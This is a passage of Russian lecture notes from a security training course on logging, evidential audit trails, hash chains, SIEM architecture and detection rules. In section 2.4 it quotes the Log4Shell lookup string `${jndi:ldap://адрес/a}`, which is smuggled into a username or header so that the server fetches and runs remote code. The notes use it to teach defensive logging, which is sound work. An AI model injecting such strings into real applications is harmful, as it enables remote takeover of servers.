Повышение квалификации специалистов по информационной безопасности

КОНСПЕКТ ЛЕКЦИИ 3

по курсу
«Методы и принципы проектирования современных защищённых систем. Применение механизмов искусственного интеллекта для анализа данных при построении систем информационной безопасности»

ЖУРНАЛИРОВАНИЕ И ОБНАРУЖЕНИЕ СОБЫТИЙ БЕЗОПАСНОСТИ

Требования к событиям, доказуемость, качество срабатываний

(2 академических часа)

2026

СОДЕРЖАНИЕ

Введение 4

1 Журнал безопасности в защищённой системе 5

1.1 Основные понятия 5

1.2 Назначение журнала безопасности 6

1.3 От модели угроз к каталогу событий 7

2 Требования к событиям безопасности 9

2.1 Состав регистрируемых событий 9

2.2 Структура записи о событии 9

2.3 Сведения, не подлежащие регистрации 11

2.4 Типичные ошибки журналирования 11

2.5 Международные практики 13

3 Журнал как доказательство 14

3.1 Пять свойств доказательного журнала 14

3.2 Цепочка хеш-значений 15

3.3 Сроки хранения 17

4 Архитектура системы сбора и анализа журналов 18

4.1 Уровни архитектуры 18

4.2 Открытые системы управления событиями безопасности 19

4.3 Пирамида обработки сигналов 20

5 Разработка правил обнаружения 22

5.1 Жизненный цикл правила 22

5.2 Окно агрегации и ключ группировки 23

5.3 Формат правил Sigma 25

5.4 Сопоставление правил с MITRE ATT&CK 27

6 Оценка качества обнаружения 28

6.1 Показатели Precision и Recall 28

6.2 Снижение числа ложных срабатываний 29
6.3 Правила обнаружения как программный код 30
7 Искусственный интеллект в обнаружении 31
7.1 Где применяются методы искусственного интеллекта 31
7.2 Типовая схема применения 32
7.3 Риски применения моделей 32
7.4 Оценка качества компонентов с моделью 33
Заключение 35
Список использованных источников 36
Приложение А Вопросы для самопроверки 40

ВВЕДЕНИЕ

Сл. 1, 2

Лекция посвящена регистрации событий безопасности и обнаружению на их основе действий нарушителя. Рассматриваются требования к составу и структуре регистрируемых сведений, условия, при которых журнал может служить доказательством, архитектура промышленной системы сбора и анализа журналов, разработка правил обнаружения в формате Sigma, оценка их качества и применение методов искусственного интеллекта.

1 Журнал безопасности в защищённой системе

1.1 Основные понятия

Сл. 3, 4, 5

Под **событием безопасности** понимается зафиксированное в обрабатываемом виде состояние системы, сервиса или сети, указывающее на возможное нарушение конфиденциальности, целостности или доступности информации, на сбой средства защиты или на иную ситуацию, значимую для безопасности.

В определении важны два положения. Во-первых, событие **зафиксировано в обрабатываемом виде**: действие, о котором не осталось записи, пригодной для машинной обработки, невозможно ни обнаружить, ни расследовать. Во-вторых, событие указывает лишь на **возможное** нарушение. Успешный вход сам по себе ничего не нарушает, но после серии неудачных попыток может оказаться завершающим шагом подбора пароля. Поэтому регистрируются и штатные действия, значимые для безопасности, а значимость события устанавливается при анализе, а не в момент записи.

Занесение записи о событии называется **регистрацией события безопасности**, а заносимые сведения — **регистрируемой информацией**. Записи накапливаются в **журнале безопасности**. Компонент, формирующий записи (прикладное программное обеспечение, средство защиты, операционная система, сетевое оборудование), называется **источником событий**. Совокупность проектных решений о том, какие события регистрировать, в каком формате, куда и с какой задержкой доставлять записи, сколько хранить и как защищать, называется **журналированием**.

Записи анализируются правилами обнаружения. **Правило обнаружения** — формализованное условие над одним событием или группой событий, при выполнении которого формируется сигнал. **Сигнал** — результат срабатывания правила или аналитической модели, указывающий на возможные действия нарушителя. Сигнал поступает на разбор аналитику, который устанавливает, имеет ли место инцидент. **Инцидентом информационной безопасности** называется одно или несколько нежелательных событий безопасности, которые с высокой вероятностью могут привести к компрометации деятельности организации. Связь понятий показана на рисунке 1.



Рисунок 1 — Путь от события безопасности к инциденту

Сл. 6

Журнал безопасности следует отличать от **эксплуатационного журнала**, предназначенного для диагностики сбоев и контроля производительности. Различия, приведённые в таблице 1, требуют направлять записи о событиях безопасности в отдельное хранилище с собственными правами доступа и сроками хранения.

Таблица 1 — Эксплуатационный журнал и журнал безопасности

Характеристика	**Эксплуатационный журнал**	**Журнал безопасности**
Назначение	Диагностика сбоев, производительность	Обнаружение, расследование, доказательство
Срок хранения	Дни, недели	Месяцы, годы
Доступ	Широкий круг инженеров	Ограниченный, с разделением полномочий
Целостность	Желательна	Обязательна, изменения обнаруживаются

1.2 Назначение журнала безопасности

Сл. 7

Журнал безопасности решает четыре задачи, каждая из которых предъявляет к нему собственные требования (таблица 2). Из таблицы следует основное положение лекции: требования к журналу определяются заранее, поэтому журналирование является проектным решением, которое принимается вместе с архитектурой системы на основе модели угроз.

Таблица 2 — Задачи журнала безопасности и требования к нему

Задача	**Требования к журналу**
Обнаружение атаки	Регистрация всех ключевых событий, малая задержка доставки записей
Расследование инцидента	Контекст событий, связь записей разных компонентов, достаточный срок хранения
Доказательство действия	Целостность записей, достоверное время, однозначная привязка к субъекту
Обучение аналитических моделей	Полнота и единообразие данных: модель не увидит события, которое не записывается

Сл. 8

Значение отдельного события иллюстрирует обнаружение кампании SUNBURST в 2020 г. Компания FireEye выявила проникновение в собственную сеть по событию системы многофакторной аутентификации: к учётной записи сотрудника было зарегистрировано второе устройство. Событие имело минимальную важность, однако аналитик связался с сотрудником, и тот подтвердил, что устройства не регистрировал [1]. Операции с факторами аутентификации, таким образом, образуют обязательную категорию регистрируемых событий, а событие низкой важности может оказаться единственным следом атаки, проводимой легитимными средствами.

1.3 От модели угроз к каталогу событий

Сл. 9

Какие события регистрировать, решают заранее, при проектировании системы. Отправной точкой служит модель угроз — перечень того, что может сделать нарушитель в данной системе. Для каждой угрозы задаётся вопрос: какой след оставит её реализация в журнале? Ответы на этот вопрос сводятся в каталог событий. **Каталог событий** — это перечень всех типов событий безопасности, которые записывает система. Для каждого типа в нём указывают, какой компонент формирует запись, какие сведения в неё входят, для обнаружения каких угроз она нужна, какие правила обнаружения её используют и сколько хранится запись.

Правило отбора событий простое: событие включают в каталог, если оно помогает обнаружить или расследовать какую-либо угрозу. Если для угрозы не удалось подобрать ни одного события, атака этого вида останется незамеченной. Такую **слепую зону** записывают явно, чтобы решение о ней принималось осознанно, а не по недосмотру.

При составлении каталога важно отличать факт от вывода. Система может записать только то, что действительно произошло: пользователь ввёл неверный пароль, администратор назначил роль, сервер отказал в доступе к странице. «Подбор пароля» или «повышение привилегий» — это уже выводы, которые делаются по совокупности таких фактов. Их делает правило обнаружения (раздел 5), а не компонент, формирующий запись. В таблице 3 на примерах типового веб-приложения показано, что делает нарушитель при реализации распространённых угроз, какие факты при этом может записать система и какие типы событий для этого предусматриваются в каталоге.

Таблица 3 — Угрозы и соответствующие им события в каталоге

Угроза	Что делает нарушитель	Что записывает система	Тип события в каталоге
Подбор пароля	Перебирает пароли к чужой учётной записи	Каждую попытку входа и её результат; блокировку учётной записи после серии неудач	`auth.login`, `auth.lockout`
SQL-инъекция	Вводит в поле поиска фрагмент команды для базы данных	Блокировку такого запроса межсетевым экраном приложения с указанием вида атаки	`waf.request.block`
Доступ к чужим данным	Подставляет в адрес страницы номер чужого заказа	Отказ в доступе к объекту, который не принадлежит пользователю	`authz.access` (неудача)
Перехват сеанса	Использует украденный идентификатор сеанса другого пользователя	Отклонение недействительного сеанса	`auth.session.validate` (неудача)
Повышение привилегий	Пытается получить права администратора	Назначение ролей; отказы в доступе к функциям администрирования	`iam.role.assign`, `authz.access` (неудача)
Отключение второго фактора	Отключает проверку одноразовым кодом, чтобы входить по одному паролю	Отключение и подключение второго фактора аутентификации	`auth.mfa.disable`, `auth.mfa.enroll`

Имя типа события составляется из частей, разделённых точками: сначала область, затем объект и действие. Например, `auth.login` означает «аутентификация, вход», а `iam.role.assign` — «управление учётными записями, роль, назначение». Префикс `auth` обозначает аутентификацию (проверку того, кто входит), `authz` — авторизацию (проверку прав на действие), `iam` — управление учётными записями и ролями, `waf` — межсетевой экран уровня приложений. Результат действия (успех или неудача) в имя не входит и записывается отдельным полем (подраздел 2.2).

2 Требования к событиям безопасности

2.1 Состав регистрируемых событий

Сл. 10, 11

Состав регистрируемых событий определяется моделью угроз, однако для прикладных систем он, как правило, включает категории, приведённые в таблице 4. Регистрируются как успешные, так и неуспешные действия: без записей об успешных входах невозможно обнаружить успех подбора пароля и расследовать компрометацию учётной записи.

Таблица 4 — Категории событий безопасности

Категория	Примеры событий
Аутентификация	Вход, выход, блокировка, смена пароля, подключение и отключение второго фактора
Авторизация и привилегии	Отказ в доступе, назначение и отзыв ролей, создание учётных записей
Защищаемые данные	Просмотр, выгрузка, удаление
Администрирование	Изменение конфигурации, обращение к хранилищу секретов
Ошибки безопасности	Отказ проверки входных данных, ошибка проверки подписи или маркера доступа
Сеть и программный интерфейс	Превышение частоты запросов, блокировка межсетевым экраном
Подсистема регистрации	Остановка агента сбора, изменение уровня детализации, удаление записей

Особого внимания заслуживает последняя категория. Ослабление регистрации событий является характерным действием нарушителя, скрывающего следы (техники MITRE ATT&CK T1562 и T1070 [2]), поэтому сама подсистема регистрации должна быть источником событий безопасности.

2.2 Структура записи о событии

Сл. 12

Представим, что разные части системы записывают события по-своему: одна пишет «user anna failed login», другая — «ошибка входа, пользователь 1042, 11:23». Человеку сопоставить такие записи трудно, а правилу обнаружения невозможно. Поэтому все компоненты записывают события в одинаковом виде — по единой **схеме записи**, то есть по заранее согласованному перечню полей. Записи хранятся в формате JSON, по одной записи на строку.

Рассмотрим простое событие: пользователь anna 15 июля в 11:23 по московскому времени пыталась войти в веб-приложение со своего компьютера и ввела неверный пароль. В журнале это событие выглядит так:

```
{
  "timestamp": "2026-07-15T08:23:45+00:00",
  "event_type": "auth.login",
  "outcome": "failure",
  "actor": {"type": "user", "id": "anna"},
  "source_ip": "203.0.113.42",
  "service": "auth-service",
  "context": {"reason": "bad_password"}
}
```

Каждое поле записи отвечает на один из вопросов, которые задаст аналитик при разборе. Соответствие вопросов и полей приведено в таблице 5.

Таблица 5 — Схема записи о событии безопасности

Вопрос	Поле	Значение в примере
Когда?	`timestamp`	15 июля, 08:23:45 по UTC (11:23 по Москве)
Что произошло?	`event_type`	`auth.login` — попытка входа
Чем закончилось?	`outcome`	`failure` — неудача (успех — `success`)
Кто действовал?	`actor`	пользователь `anna`
Откуда?	`source_ip`	адрес компьютера, с которого пришёл запрос
Кто записал?	`service`	сервис аутентификации
Подробности?	`context`	причина неудачи: неверный пароль

Это минимальный набор полей. В реальных системах к нему добавляют служебные поля, например уникальный номер записи, номер сеанса пользователя и номер запроса, по которому связывают записи разных частей системы. Для понимания принципа они не нужны.

Два правила схемы на первый взгляд неочевидны. Они пояснены в таблице 6.

Таблица 6 — Почему схема записи устроена именно так

Правило	Зачем это нужно
Результат действия записывается в отдельное поле `outcome`	Чтобы одним правилом находить все попытки входа — и удачные, и неудачные. Если сделать два типа событий, «вход успешен» и «вход неуспешен», каждое правило придётся писать дважды
Время записывается в UTC	Серверы могут находиться в разных часовых поясах. Если каждый запишет местное время, порядок событий перепутается. 11:23 по Москве и 08:23 по UTC — одно и то же время

2.3 Сведения, не подлежащие регистрации

Сл. 13

Журнал читают многие: администраторы, аналитики, разработчики, а копии записей попадают в хранилища и резервные копии. Обычно он защищён слабее, чем основная база данных, поэтому всё, что в него попало, легко утекает (класс дефектов CWE-532 [3]). Если записать в журнал пароль или токен, любой, кто получит доступ к журналу, сможет войти в систему от имени пользователя. Как поступать с такими сведениями, показано в таблице 7.

Таблица 7 — Обработка чувствительных сведений в журнале

№	Сведения	Как нельзя	Как правильно
1	**Пароль**, в том числе введённый с ошибкой	`"password": "qwerty123"`	Не записывать вовсе. Достаточно факта неудачного входа и его причины: `"reason": "bad_password"`
2	**Токен** — электронный пропуск, который система выдаёт после входа	`"token": "eyJhbGciOi…"`	Записать только отпечаток — несколько первых символов хеш-значения: `"token_hash": "3f9a1c"`. По нему видно, что действия совершены с одним токеном, но сам токен восстановить нельзя
3	**Номер банковской карты**	`"card": "4276 1600 1234 5678"`	Маскирование: оставить видимыми только последние цифры — `"card": "****5678"`
4	**Адрес электронной почты, телефон**	`"email": "anna@mail.example"`	Записать внутренний идентификатор пользователя `"anna"`. Если адрес всё же нужен — псевдоним, вычисленный с секретным ключом (HMAC): записи одного человека можно сопоставить, а узнать адрес может только владелец ключа
5	**Одноразовый код** второго фактора	`"otp": "482913"`	Не записывать. Достаточно результата проверки кода: `"outcome": "failure"`

2.4 Типичные ошибки журналирования

Сл. 14

Наиболее распространённые ошибки журналирования и их последствия приведены в таблице 8.

Таблица 8 — Типичные ошибки журналирования

Ошибка	Последствие
Неструктурированные записи, разбор регулярными выражениями	Правила перестают работать при изменении текста сообщения

Ошибка	Последствие
Разнородные форматы и имена полей	Совместный анализ записей разных компонентов затруднён
Записи разных частей системы ничем не связаны	Невозможно восстановить последовательность действий
Регистрируются только неудачи	Невозможно обнаружить успех атаки
Изменяемое хранилище записей	Нарушитель с правами приложения уничтожает следы
Отладочный уровень записи в эксплуатации	Утечка данных из отладочных полей, рост объёма
Пользовательский ввод без обработки (CWE-117)	Подделка записей, нарушение их разбора

Последняя ошибка опаснее, чем может показаться, что хорошо видно на примере уязвимости Log4Shell (CVE-2021-44228) [4]. Log4j — широко распространённая библиотека журналирования для программ на языке Java; её использовали миллионы приложений, от веб-сервисов до игровых серверов. В декабре 2021 г. выяснилось, что библиотека не просто записывает переданную ей строку, а предварительно её обрабатывает. Если в строке встречалась особая конструкция вида `${jndi:ldap://адрес/a}`, библиотека обращалась по указанному сетевому адресу, загружала оттуда программный код и выполняла его.

Нарушителю оставалось добиться, чтобы такая строка попала в журнал. Для этого достаточно было ввести её вместо имени пользователя на странице входа или подставить в заголовок запроса, который приложение записывает. Приложение честно регистрировало неудачный вход «пользователя `${jndi:…}`» и тем самым само загружало и запускало код нарушителя, после чего тот получал управление сервером (рисунок 2). Уязвимость получила наивысшую оценку опасности — 10 баллов из 10 по шкале CVSS: она не требовала ни учётной записи, ни действий со стороны пользователей.




Рисунок 2 — Как запись в журнал привела к захвату сервера (Log4Shell)

Из этого случая следуют два вывода. Во-первых, данные, которые записываются в журнал, являются недоверенным вводом: их нельзя передавать библиотеке журналирования так, чтобы она могла истолковать их как команду.

Во-вторых, подсистема журналирования — такой же элемент поверхности атаки, как и любой другой компонент, и её библиотеки необходимо своевременно обновлять.

2.5 Международные практики

Сл. 15

Требования к журналированию прикладных систем систематизированы в открытых документах, перечисленных в таблице 9.

Таблица 9 — Международные документы по журналированию

Документ	Содержание
OWASP ASVS 5.0, глава V16 [5]	Проверяемые требования к составу событий безопасности, защите журналов, обработке ошибок
OWASP Top 10:2025, категория A09 [3]	Дефекты журналирования и оповещения: CWE-778 (недостаточная регистрация), CWE-117, CWE-532
OWASP Logging Cheat Sheet [6]	Практические рекомендации по составу записей и их защите
NIST SP 800-92 [7]	Организация управления журналами в масштабе предприятия

3 Журнал как доказательство

Сл. 16

Журнал полезен лишь тогда, когда ему можно верить. При разборе инцидента записи служат доказательством: что произошло, кто это сделал и когда. Пригодность журнала для такого подтверждения называется **доказательной ценностью**.

Сл. 17

Роль журнала удобно пояснить с помощью модели угроз STRIDE. Это распространённая классификация угроз, предложенная в компании Microsoft; её название составлено из первых букв шести категорий угроз (таблица 10).

Таблица 10 — Категории угроз модели STRIDE

Буква	Категория угрозы	Перевод	Пример
S	Spoofing	Подмена личности	Вход по украденному паролю
T	Tampering	Подделка данных	Изменение записи в базе данных или журнале
R	Repudiation	Отказ от совершённых действий	Сотрудник отрицает, что удалил данные
I	Information disclosure	Раскрытие информации	Утечка базы клиентов
D	Denial of service	Отказ в обслуживании	Перегрузка сайта запросами
E	Elevation of privilege	Повышение привилегий	Пользователь получает права администратора

Журнал с доказательной ценностью — основная мера против угрозы отказа от совершённых действий (буква R): если действие достоверно записано, отрицать его бессмысленно. Кроме того, такой журнал позволяет расследовать угрозы всех остальных категорий.

3.1 Пять свойств доказательного журнала

Сл. 18

Доказательная ценность складывается из пяти свойств. Каждое из них отвечает на один вопрос, который неизбежно возникает при разборе инцидента. В таблице 11 для каждого свойства приведён пример того, что происходит, если свойство не обеспечено, и способ его обеспечения.

Таблица 11 — Свойства журнала, определяющие его доказательную ценность

Свойство	Вопрос при разборе	Пример: что может пойти не так	Как обеспечить
Полнота регистрации	Записано ли всё, что должно быть записано?	После обновления сервис аутентификации перестал отправлять записи. Неделю журнал «молчал», и подбор пароля никто не заметил	Каталог событий, тесты регистрации, контроль поступления записей от каждого источника
Целостность	Не изменены ли и не удалены ли записи?	Администратор назначил себе лишние права, а затем удалил запись об этом из журнала	Немедленная отправка записей с узла, хранилище без права изменения, цепочка хеш-значений (подраздел 3.2)
Достоверность времени	Можно ли верить отметкам времени?	Часы одного сервера отстают на 7 минут. По журналу выглядит, будто данные выгружены раньше, чем нарушитель вошёл в систему	Синхронизация часов по протоколу NTP, время в UTC, вторая отметка — время получения записи хранилищем
Привязка к субъекту	Кто именно совершил действие?	Три администратора работают под общей учётной записью admin. Кто из них удалил данные, установить невозможно	Персональные учётные записи; в каждой записи — кто действовал и откуда
Сохранность	Есть ли записи за нужный период?	Вторжение обнаружено через три месяца, а журналы хранятся 30 дней: расследовать нечего	Политика сроков хранения (подраздел 3.3), резервное копирование журналов

Первый пример заслуживает отдельного внимания. Отсутствие записей легко принять за отсутствие атак, поэтому прекращение поступления записей от источника само должно считаться событием безопасности. Для этого источник периодически формирует контрольные записи либо отслеживается ожидаемое число записей за интервал времени: если их нет, формируется сигнал.

3.2 Цепочка хеш-значений

Сл. 19

Самый наглядный способ сделать изменения журнала заметными — связать записи между собой. Для этого используется хеш-значение. **Хеш-значение** — это короткий «отпечаток» данных, вычисляемый по ним специальной функцией, например SHA-256. Отпечаток меняется при любом изменении данных, даже на одну букву, а восстановить данные по отпечатку невозможно.

В **цепочке хеш-значений** каждая запись хранит ссылку — хеш-значение предыдущей записи, а её собственное хеш-значение вычисляется из её события и этой ссылки. Записи оказываются сцеплены, как звенья цепи: каждое звено «помнит» отпечаток предыдущего. На рисунке 3 вверху показана исходная цепочка из четырёх записей, где для наглядности хеш-значения сокращены до четырёх символов.




Рисунок 3 — Цепочка хеш-значений: исходная и после подмены записи 2

Предположим, нарушитель изменил запись 2 и вместо пользователя u-2001 указал u-6666. Хеш-значение этой записи сразу изменится и станет `e81b`, но запись 3 по-прежнему хранит ссылку `5d20`. При проверке цепочки хеш-значения пересчитываются подряд от первой записи, и несовпадение обнаруживается на стыке записей 2 и 3 (нижний ряд рисунка 3). Так же обнаруживается и удаление записи из середины журнала: ссылка следующей записи перестаёт совпадать с хеш-значением предыдущей.

Цепочка, однако, не всесильна (таблица 12). Если нарушитель отбросит последние записи, оставшаяся часть цепочки будет корректной. Если же он контролирует всё хранилище, то может изменить запись и заново пересчитать все последующие хеш-значения. Обе атаки нейтрализуются одним приёмом: последнее хеш-значение цепочки периодически фиксируется вне хранилища, в системе, к которой у нарушителя нет доступа.

Таблица 12 — Возможности цепочки хеш-значений

Действие нарушителя	Видно по цепочке?	Мера
Изменение записи в середине журнала	Да	—
Удаление записи в середине журнала	Да	—
Отбрасывание последних записей	Нет	Периодически фиксировать последнее хеш-значение вне хранилища
Пересчёт всей цепочки владельцем хранилища	Нет	Фиксировать хеш-значение у независимой службы отметок времени или заверять записи ключом, недоступным администратору хранилища

Развитием этой идеи являются схемы с периодической сменой ключа [8], которые не позволяют нарушителю после захвата узла незаметно изменить записи, сделанные до захвата, а также специальные структуры данных для журналов с обнаружимыми изменениями [9].

3.3 Сроки хранения

Сл. 20

Нижняя граница срока хранения определяется тем, как долго атака может оставаться незамеченной. Если журналы хранятся тридцать дней, а вторжение выявлено через три месяца, расследовать будет нечего. Кампания SUNBURST от первых действий нарушителей до обнаружения продолжалась более года. Распространённые ориентиры приведены в таблице 13.

Таблица 13 — Ориентиры по срокам хранения

Записи	Срок	Обоснование
Эксплуатационные журналы	30–90 дней	Диагностика сбоев
События безопасности, оперативный поиск	6–12 месяцев	Расследования, ретроспективный поиск
Архив событий безопасности	1–3 года	Длительные расследования, правовые требования
Высокочастотная телеметрия	Дни; агрегаты дольше	Стоимость хранения

4 Архитектура системы сбора и анализа журналов

4.1 Уровни архитектуры

Сл. 21, 22

В промышленной системе журналы десятков и сотен источников собираются, приводятся к единой схеме, надёжно доставляются, хранятся и анализируются. Типовая архитектура такой системы включает шесть уровней (рисунок 4).




Рисунок 4 — Архитектура системы сбора и анализа журналов

Назначение уровней и требования безопасности к ним приведены в таблице 14.

Таблица 14 — Уровни архитектуры системы сбора и анализа журналов

Уровень	Назначение	Требования безопасности
Сбор	Чтение записей у источника, разбор, нормализация, локальная буферизация	Немедленная отправка с узла; буфер на случай недоступности сети; защищённый канал
Доставка	Развязка источников и потребителей, сглаживание пиков, повторная обработка	Аутентификация производителей и потребителей; контроль потерь и задержек
Хранение	Индексация и поиск; разделение на горячий, тёплый и холодный уровни по возрасту записей	Разграничение доступа; запрет изменения; сроки хранения по категориям
Обнаружение	Применение правил и моделей в потоке или по расписанию	Версионирование правил; контроль их срабатывания и отказов
Использование	Разбор сигналов, расследование, отчётность, реагирование	Журналирование действий самих аналитиков

Сл. 23

Два архитектурных решения заслуживают отдельного пояснения. Во-первых, **нормализация** выполняется как можно ближе к источнику: правила обнаружения пишутся в терминах единой схемы и не зависят от формата конкретного источника. Наряду с собственной схемой (подраздел 2.2) применяются открытые схемы — Elastic Common Schema, объединённая с семантическими соглашениями OpenTelemetry [10], и Open Cybersecurity Schema Framework (OCSF) [11]. Во-вторых, **брокер сообщений** разделяет сбор и анализ: при перегрузке или отказе хранилища записи накапливаются в брокере, а не теряются, и их можно повторно обработать новыми правилами.

Правила обнаружения применяются двумя способами. При **потоковой** обработке правило проверяется при поступлении каждой записи, и задержка обнаружения минимальна. При обработке **по расписанию** правило периодически выполняется как запрос к хранилищу; задержка обнаружения ограничена снизу периодом запуска, зато доступна вся история записей.

4.2 Открытые системы управления событиями безопасности

Сл. 24

Уровни хранения, обнаружения и использования реализуются **системой управления информацией и событиями безопасности** (Security Information and Event Management, SIEM). Наиболее распространённые решения с открытым исходным кодом сравниваются в таблице 15. При сравнении следует учитывать лицензию: SSPL и Elastic License 2.0 не являются открытыми в смысле Open Source Initiative и ограничивают предоставление системы как услуги.

Таблица 15 — Сравнение открытых систем управления событиями безопасности

Решение	Лицензия	Правила обнаружения	Особенности
Wazuh [12]	GPLv2 (сервер), Apache 2.0 (индексатор)	Правила и декодеры в XML, более 3000 готовых; Sigma — через преобразование, встроенная поддержка заявлена в версии 5.0	Агенты на узлах: контроль целостности файлов, оценка конфигурации, поиск уязвимостей; хранилище на основе OpenSearch
OpenSearch Security Analytics [13]	Apache 2.0	Встроенная поддержка Sigma; механизм корреляции находок из журналов разных типов	Модуль OpenSearch; обнаружение аномалий — отдельным модулем
Elastic Security [14]	AGPLv3, SSPL или ELv2 (бесплатная часть)	Готовые правила на языках KQL, EQL, ES|QL; Sigma — через pySigma	Развитые средства расследования; обнаружение аномалий методами машинного

Решение	Лицензия	Правила обнаружения	Особенности
			обучения — в платных подписках
Grafana Loki [15]	AGPLv3	Правила оповещения на языке LogQL; Sigma — через pySigma	Индексирует метки, а не текст записей: дешёвое хранение, медленный полнотекстовый поиск; не является SIEM в полном смысле
Graylog Open [16]	SSPL	Правила обработки потоков и оповещения	Удобный сбор и разбор журналов; функции безопасности — в коммерческой редакции
Security Onion [17]	ELv2	Sigma, YARA, правила Suricata в едином модуле	Готовая платформа: сетевые датчики Suricata и Zeek, анализ файлов, хранилище Elasticsearch

Выбор решения определяется несколькими критериями: лицензией и допустимой моделью использования, поддержкой переносимых правил Sigma, наличием агентов для имеющихся источников, стоимостью хранения требуемого объёма за требуемый срок и квалификацией команды. Для разбора сигналов и управления инцидентами SIEM дополняют открытыми системами управления инцидентами (например, DFIR-IRIS) и автоматизации реагирования (например, Shuffle).

4.3 Пирамида обработки сигналов

Сл. 25

Поток записей, поступающих в систему, на несколько порядков превышает возможности аналитиков. Поэтому обработка организуется как многоуровневая воронка, в которой каждый уровень сокращает поток и передаёт на следующий лишь то, что требует более квалифицированного решения (рисунок 5). Человеческие уровни принято называть **линиями**.




Рисунок 5 — Пирамида обработки сигналов (порядки величин условны и зависят от масштаба организации)

Функции уровней пирамиды приведены в таблице 16.

Таблица 16 — Уровни обработки сигналов

Уровень	Функции	Результат
Правила и модели	Применение правил обнаружения и аналитических моделей к потоку записей	Срабатывания
